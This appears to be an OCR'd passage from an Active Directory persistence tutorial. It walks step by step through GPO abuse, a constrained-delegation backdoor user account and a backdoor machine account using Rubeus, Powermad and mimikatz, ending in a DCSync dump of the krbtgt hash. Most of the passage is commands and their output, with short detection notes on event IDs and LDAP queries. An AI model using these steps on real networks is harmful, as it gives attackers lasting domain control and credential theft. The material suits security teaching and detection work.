
At the sample result, we can see event ID **4732** in the **Security** event logs. I've noticed that when the '**Account Name**' field is empty. It might have been a user that has been added via restricted groups. I can't confirm this.




Ok, let's say that instead of the Default Domain Controllers Policy. The attacker would have Write permissions to edit the Default Domain Policy.



As we discussed previously, GPOs are stored in SYSVOL and this folder is replicated to other Domain Controllers within the same domain.




We could basically do the same trick, but this time. We would add ourselves to the local Administrators on every machine in the domain, because the Default Domain Policy is configured domain wide.



Usually, it takes between 90 and 120 minutes for a new GPO to be applied, but once it has been applied. We can see our ACE being added to the local Administrators group of a machine.

Result

At the sample result, we can see our ACE being a member of the local Administrators group of a machine. We should review GPO settings closely that are deployed on machines.



- **User Constrained Delegation Backdoor – Persistence**

An attacker can create an (backdoor) account and delegate it against an exploitable service (e.g. LDAP/dc.contoso.com). This allows an attacker to use the created backdoor account to request a TGS of LDAP/dc.contoso.com through the S4U2Self extension. In other words, this allows an attacker to have full domain dominance.

We started with creating our backdoor account in Active Directory.

```
PS C:\Users\Jones\Desktop> Import-Module .\Add-ConstrainedDelegationBackdoor.ps1
PS C:\Users\Jones\Desktop>
PS C:\Users\Jones\Desktop> Add-ConstrainedDelegationBackdoor -SamAccountName b4ckdo0r -Password DontHackMe123! -Domain c
ontoso.com -AllowedToDelegateTo ldap/DC.contoso.com
WARNING: This script must be run with Domain Administrator privileges or equivalent permissions. This is not a check
but a reminder.
PS C:\Users\Jones\Desktop>
```

The second step was requesting a delegation TGT of our backdoor account.

```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe tgtdeleg

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC.contoso.com'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: fah1rzyWb8Fd4tgzUPPse2ixAR3hT/Bt8twdArJs12E=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFBDCCBQCgAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoQ0bC0NPTlRPU08uQ09NoiAwHqAD
      AgECoRcwFRsGa3JidGd0GwtDT05UT1NPLkNPTaOCA8YwggPCoAMCARKhAwIBAqKCA7QEggOwKBHAi3ar
      VJc7EHfoLk+LmO8dIR69vOzhxmzWhKQ+18Y9gen4qGmeEnMi4OoY0orLo5tbE4qxa+ZOLDHOdMJUMG2L
```

The third step was to request a TGS for the Administrator account in AD, which allows us to access the LDAP/dc.contoso.com service. Why the LDAP service? Well, this allows us to do a DCSync attack. Other services could be chosen as well, such as CIFS or HOST for example.

```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe s4u /ticket:doIFBDCCBQCgAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoQ0bC0NPTlR
PU08uQ09NoiAwHqADAgECoRcwFRsGa3JidGd0GwtDT05UT1NPLkNPTaOCA8YwggPCoAMCARKhAwIBAqKCA7QEggOwKBHAi3arVJc7EHfoLk+LmO8dIR69vQz
hxmzWbKQ+18Y9gen4qGmeFnMi4QoY0orLo5tbF4qxa+ZOLDHQdMJUMG2L+TTvzY7ZWKHPdr8qSSvP3so2DtysjLNCo/AGe43XnRryO0Y/4+DDMmtFbQk9lGe
sZkBwI7bAx7tq8+vCdbZucqJ5Af8AuO+z9RkgQR8Xu/jzWuSC4I/zSK7rE2NQkuouPbimHdcbNQgohbWGw2O8nyKuGh8a3NS9FBaBptvW2n6lC6Hpuk2uTyS
UjRFD2WKrHAd4DIZfB9x//vzzRUYyBAD7wAYGBdfjg/qHx2t7/p/IJ8GHw+FFLF82AknmSzFJuk1Q4sxHcbtBlfa+cjV4PThq37Mukv/IGoBh8SOYLvYJBTO
i//s3xcz4bvGcEr+XtDYi8TwV0lRBMOWS7veBbWcjF7iJVQV5/I0cfT8PRzgvV266rgS3Uhr70FDzho5D0i3K+lD/iw7tuAGLC1brXCDI1ApKHCLJFa7rEiN
wl/VzAKDTgFRDM7gCnuE3Vdgf5YJZJ9yWpspE7XGJB6118NMfsO+TLh2ex9JxHtyTYUE3xtOzXz1UxCxvLwQwJrJD2gXAwQiPp3hF69LqrOARchm6FPBJ4oZ
+uPch/KG+vWCU6FUZAbSZr686g/ZcD+59cVtcgRqpFQWmssY93QfrP1dNtOXuiHuQvczUmis+Pa6OXSFQRzkd9V0EkdE8yNZNsEOhtB0dwXmxXqmDV0kqHhV
6egbOy5oIhzyrTcrYsvF1YVKLVmvj0464SDx0R+VFXFDbzNuzsppnT3allkZcgfmFQHYyeF2wQ3eraEQpk1dWcNe1uqja7wTE9tq1GDXqJ/Xw4cA8mWlvBOy
U9RZbysaHSq8bzzYmy4s/RQ6sIBxDkn01l/q1SmDV3/DwzIDfDTVlxcLlJfTzeJwC+1D+ZQ7Qe3C61BX9YnXb+A4kc7GnvoDDsejsv//opjGrl/az+sgtoD1
yFWn/Qh+sPCh1bw/XmRyILuLDNGmnhSwn6Y3xi3fi9Xx5DhC+p8X/0Q4vfOm5npg+H/18XvFyqUFjL8AT/UWakUa33R0son5+msWXlDyYkVzcAvwP2Gg38cn
RjHBoT1KtIagtBTJ0SdpBq8nCRqUR02O79l0qnChu/jtL7733RL7OsDk8aYF/NSNOMMGMxNAZj7xPWzY9Nyab8fhE0wBKpfLeTnt/PxM2Em08DI5NdjgUIXX
KByAR3oj5cmMngyMzyFPBHDZEElajgeMwgeCgAwIBAKKB2ASB1X2B0jCBz6CBzDCByTCBxqArMCmgAwIBEqEiBCD1/sytCr/m9buR2WKuyyZUbkH3N2hzAPX
4PO5tIg0GgKENGwtDT05UT1NPLkNPTaIVMBOgAwIBAaEMMAobCGI0Y2tkbzByowcDBQBgpQAApREYDzIwMjEwODA1MTAxNDM5WqYRGA8yMDIxMDgwNTIwMTQ
xNFqnERgPMjAyMTA4MTIxMDE0MTRaqA0bC0NPTlRPU08uQ09NqSAwHqADAgECoRcwFRsGa3JidGd0GwtDT05UT1NPLkNPTQ== /impersonateuser:Testi
ng /domain:contoso.com /msdsspn:ldap/dc.contoso.com /dc:dc.contoso.com /ptt
```

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.0.0

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: dc.contoso.com (10.1.0.4)
[*] Building S4U2self request for: 'b4ckdo0r@CONTOSO.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Testing' to 'b4ckdo0r@CONTOSO.COM'
[*] base64(ticket.kirbi):

      doIGADCCBfygAwIBBaEDAgEWooIFJDCCBSBhggUcMIIFGKADAgEFoQ0bC0NPTlRPU08uQ09NohUwE6AD
      AgEBoQwwChsIYjRja2RvMHKjggTpMIIE5aADAgEXoQMCAQKiggTXBIIE06Hsoa58Wtw5aG7w2kT7wTGc
      aaV+1Wx0LnUY7IOOv7rB/P4oCQ5afg+Fs3/G+CvlvbqnrwnOsOYvv9TKh9PqIwReO/QXadTHD+L0g89J
      hiP/HWhh2Yjrwvc9BQzViO6JuSV2sbYKqBDWjGiJ+Yt3IokcHHOpQqBXggD/YEH1lzIHgJnwuVfYF/4G
```


```
[*] Impersonating user 'Testing' to target SPN 'ldap/dc.contoso.com'
[*] Using domain controller: dc.contoso.com (10.1.0.4)
[*] Building S4U2proxy request for service: 'ldap/dc.contoso.com'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'ldap/dc.contoso.com':

      doIGvDCCBrigAwIBBaEDAgEWooIF1DCCBdBhggXMMIIFyKADAgEFoQ0bC0NPTlRPU08uQ09NoiEwH6AD
      AgECoRgwFhsEbGRhcBsOZGMuY29udG9zby5jb22jggWNMIIFiaADAgESoQMCAQOiggV7BIIFdy98OmqD
      /reO6lmYdD70rAFHYLuZ/VaRlqx06/fMMIGBS4aSOU3qw6yFkVP7RHvF6EvgiEhoBOoXjJY7lEjZQkcu
      S4rL8/1CZZiHvrUI7N4pqAEI1GoRmTFHdI30buG9YRlgu3bEgKBc2qW5nk8/EBrasA5IKZRpxeJA8/dk
```

The final step was to execute a DCSync attack to get the NT hash of the KRBTGT account.

```
mimikatz # lsadump::dcsync /user:krbtgt /domain:contoso.com
[DC] 'contoso.com' will be the domain
[DC] 'DC.contoso.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00080202 ( ACCOUNTDISABLE NORMAL_ACCOUNT TRUSTED_FOR_DELEGATION )
Account expiration   :
Password last change : 8/3/2021 7:01:33 AM
Object Security ID   : S-1-5-21-2096324828-3735791712-761722601-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: b8de3fafe7f3553afa999aac1c33ad4d
    ntlm- 0: b8de3fafe7f3553afa999aac1c33ad4d
    lm  - 0: 094355b3604e3b06268335aedb037e10
```

Result

We can filter on event ID **4738** in the **Security** event logs of a Domain Controller. We can then look if the '**msDS-AllowedToDelegateTo**' attribute has been modified. It's important to look if an account could impersonate a service that is associated with a Domain Controller. This rarely happens and should raise alarms.



We can run a LDAP query to retrieve all the accounts that support this configuration.

```
([adsisearcher]'(msDS-AllowedToDelegateTo=*)').FindAll()
```

```
PS C:\Users\b4ckdo0r> ([adsisearcher]'(msDS-AllowedToDelegateTo=*)').FindAll()

Path                                          Properties
----                                          ----------
LDAP://CN=svc_backdoor,OU=NewOU,DC=contoso,DC=com {givenname, codepage, objectcategory, dscorepropagationdata...}
LDAP://CN=b4ckdo0r,CN=Users,DC=contoso,DC=com     {logoncount, codepage, objectcategory, dscorepropagationdata...}
```

- **Machine Constrained Delegation – Persistence**

SeEnableDelegationPrivilege is a user right that is controlled within the Local Security Policy of a Domain controller and is managed through Group Policy.

Misuse of the SeEnableDelegationPrivilege user right could allow unauthorized users to impersonate other users on the network. An attacker could exploit this privilege to gain access to network resources and make it difficult to determine what has happened after a security incident.

Here we can see that we have an ACE with SeEnableDelegationPrivilege

We are now going to abuse this privilege in practice. To keep it short, but in order to abuse this configuration. We need to have SeEnableDelegationPrivilege and GenericWrite or equivalent on a user/machine account. By default, only Domain Admins and equivalent have SeEnableDelegationPrivilege.

1. By default, every authenticated user has the rights to create up to 10 machine accounts in AD. This value is set on the Domain Object and can be queried by looking at the 'ms-DS-MachineAccountQuota'

```
Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Edwards> [adsi]"LDAP://DC=contoso,DC=com" | Format-List ms-DS-MachineAccountQuota


ms-DS-MachineAccountQuota : {10}
```

2. We are now going to create a fake machine account in AD with the password that we know.

```
PS C:\Powermad-master> Import-Module .\Powermad.ps1
PS C:\Powermad-master> New-MachineAccount -DomainController 10.1.0.4 -MachineAccount BackdoorPC
Enter a password for the new machine account: **********
[+] Machine account BackdoorPC added
PS C:\Powermad-master>
```

3. We did set a password on our fake machine account and the second step is to convert the password in an NT hash.

```
PS C:\Powermad-master> Import-Module DSInternals
PS C:\Powermad-master>
PS C:\Powermad-master> $pwd = ConvertTo-SecureString -String 'HackMe123!' -AsPlainText -Force
PS C:\Powermad-master> ConvertTo-NTHash -Password $pwd
bd5e249bface0e5d8397dc40552518a5
PS C:\Powermad-master>
```

4. Now we are going to configure our fake machine account to allow it to delegate to the LDAP service of a Domain Controller (e.g. LDAP/dc.contoso.com). Keep in mind that we need to have 'Write' permission on our created machine account or otherwise it wouldn't work.

```
PS C:\Powermad-master>
PS C:\Powermad-master> Set-ADComputer -Identity BackdoorPC -Add @{'msDS-AllowedToDelegateTo'=@('ldap/dc.contoso.com')}
PS C:\Powermad-master>
```

5. Now we have to modify the userAccountControl value of our created fake machine account to 16781312. This value is equals to "Use any authentication protocol" delegation and it means that the service account is allowed to delegate without being required to prove a user authenticated to it.

```
PS C:\Powermad-master>
PS C:\Powermad-master> [ADSI]$ADSI = "LDAP://CN=BackdoorPC,CN=Computers,DC=contoso,DC=com"
>> $ADSI.put("userAccountControl",16781312)
>> $ADSI.setinfo()
PS C:\Powermad-master>
```

6. We are now going to request a delegation TGT of our created fake machine accounts.

```
C:\Rubeus-master\Rubeus\bin\Debug>rubeus.exe asktgt /user:BackdoorPC$ /domain:contoso.com /ntlm:bd5e249bface0e5d8397dc40
552518a5 /outfile:backdoorpc.tgt


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: bd5e249bface0e5d8397dc40552518a5
[*] Building AS-REQ (w/ preauth) for: 'contoso.com\BackdoorPC$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFCjCCBQagAwIBBaEDAgEWooIEHzCCBBthggQXMIIEE6ADAgEFoQ0bC0NPTlRPU08uQ09NoiAwHqAD
      AgECoRcwFRsGa3JidGd0Gwtjb250b3NvLmNvbaOCA9kwggPVoAMCARKhAwIBAqKCA8cEggPDFdPVbXZk
```

6. With the requested TGT, we can start initiating the S4U2Self, which is an extension that allows a service to obtain a service ticket on behalf of a user. The S4U2proxy extension will allow a service to obtain a service ticket to another service on behalf of a user, which will be in this the case for the LDAP service.

```
C:\Rubeus-master\Rubeus\bin\Debug>rubeus.exe s4u /ticket:backdoorpc.tgt /msdsspn:ldap/DC.contoso.com /impersonateuser:Te
sting /domain:contoso.com /ptt

  _____       _
 (_____ \     | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.0.0

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: DC.contoso.com (10.1.0.4)
[*] Building S4U2self request for: 'BackdoorPC$@CONTOSO.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Testing' to 'BackdoorPC$@CONTOSO.COM'
[*] base64(ticket.kirbi):

      doIGBjCCBgKgAwIBBaEDAgEWooIFJzCCBSNhggUfMIIFG6ADAgEFoQ0bC0NPTlRPU08uQ09NohgwFqAD
```


```
[*] Impersonating user 'Testing' to target SPN 'ldap/DC.contoso.com'
[*] Using domain controller: DC.contoso.com (10.1.0.4)
[*] Building S4U2proxy request for service: 'ldap/DC.contoso.com'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'ldap/DC.contoso.com':

      doIGxDCCBsCgAwIBBaEDAgEWooIF3DCCBdhhggXUMIIF0KADAgEFoQ0bC0NPTlRPU08uQ09NoiEwH6AD
      AgECoRgwFhsEbGRhcBsOREMuY29udG9zby5jb22jggWVMIIFkaADAgESoQMCAQOiggWDBIIFf+fvodwY
      sqrlR06pG73PAUXqiRI8ayaaD+a1nygNir4IPLk43yhRYBDoa69rVYKVGZVTjk6hFLTY5UYm/aB3bTeJ
      yRtQ+hMVnh3vUAX4V6IcnptSKuhPtifIM+yvr7hsmh1B0zQpSmMQ78OrEN/F4X7/mvXe/QB1P18Cf6yF
      J4FftUhpIIRPlbM4I79elEKWG4GKKxCWoTvz4/jD56zq7Ky0dLCEV2w5Rcz64rmNo3adC2eb+fYqRcKT
      luq5WqTpT1ksmkYJP9Azf83S8z08h9iE+iaUzTzwZkgzBHopNhwf+5LI69gyc4QZcnazjOHmLrB/0XuF
      qmcBQavR0Vz4H+jKAswgN8tOc6tERnD/lLxXecWfiqDXaa2rFGCHEYRQ6/k8fO7ViMTIhRFiZDLCsohf
```

7. The final step is to leverage the exploitable LDAP service of a DC to execute a DCSync attack.


```
mimikatz # lsadump::dcsync /user:krbtgt /domain:contoso.com
[DC] 'contoso.com' will be the domain
[DC] 'DC.contoso.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00080202 ( ACCOUNTDISABLE NORMAL_ACCOUNT TRUSTED_FOR_DELEGATION )
Account expiration   :
Password last change : 8/3/2021 7:01:33 AM
Object Security ID   : S-1-5-21-2096324828-3735791712-761722601-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: b8de3fafe7f3553afa999aac1c33ad4d
    ntlm- 0: b8de3fafe7f3553afa999aac1c33ad4d
    lm  - 0: 094355b3604e3b06268335aedb037e10
```

Result

At the sample result, we can see that event ID **4672** has been generated. This permission contains the '**SeEnableDelegationPrivilege**' privilege, which has been assigned to Edward.



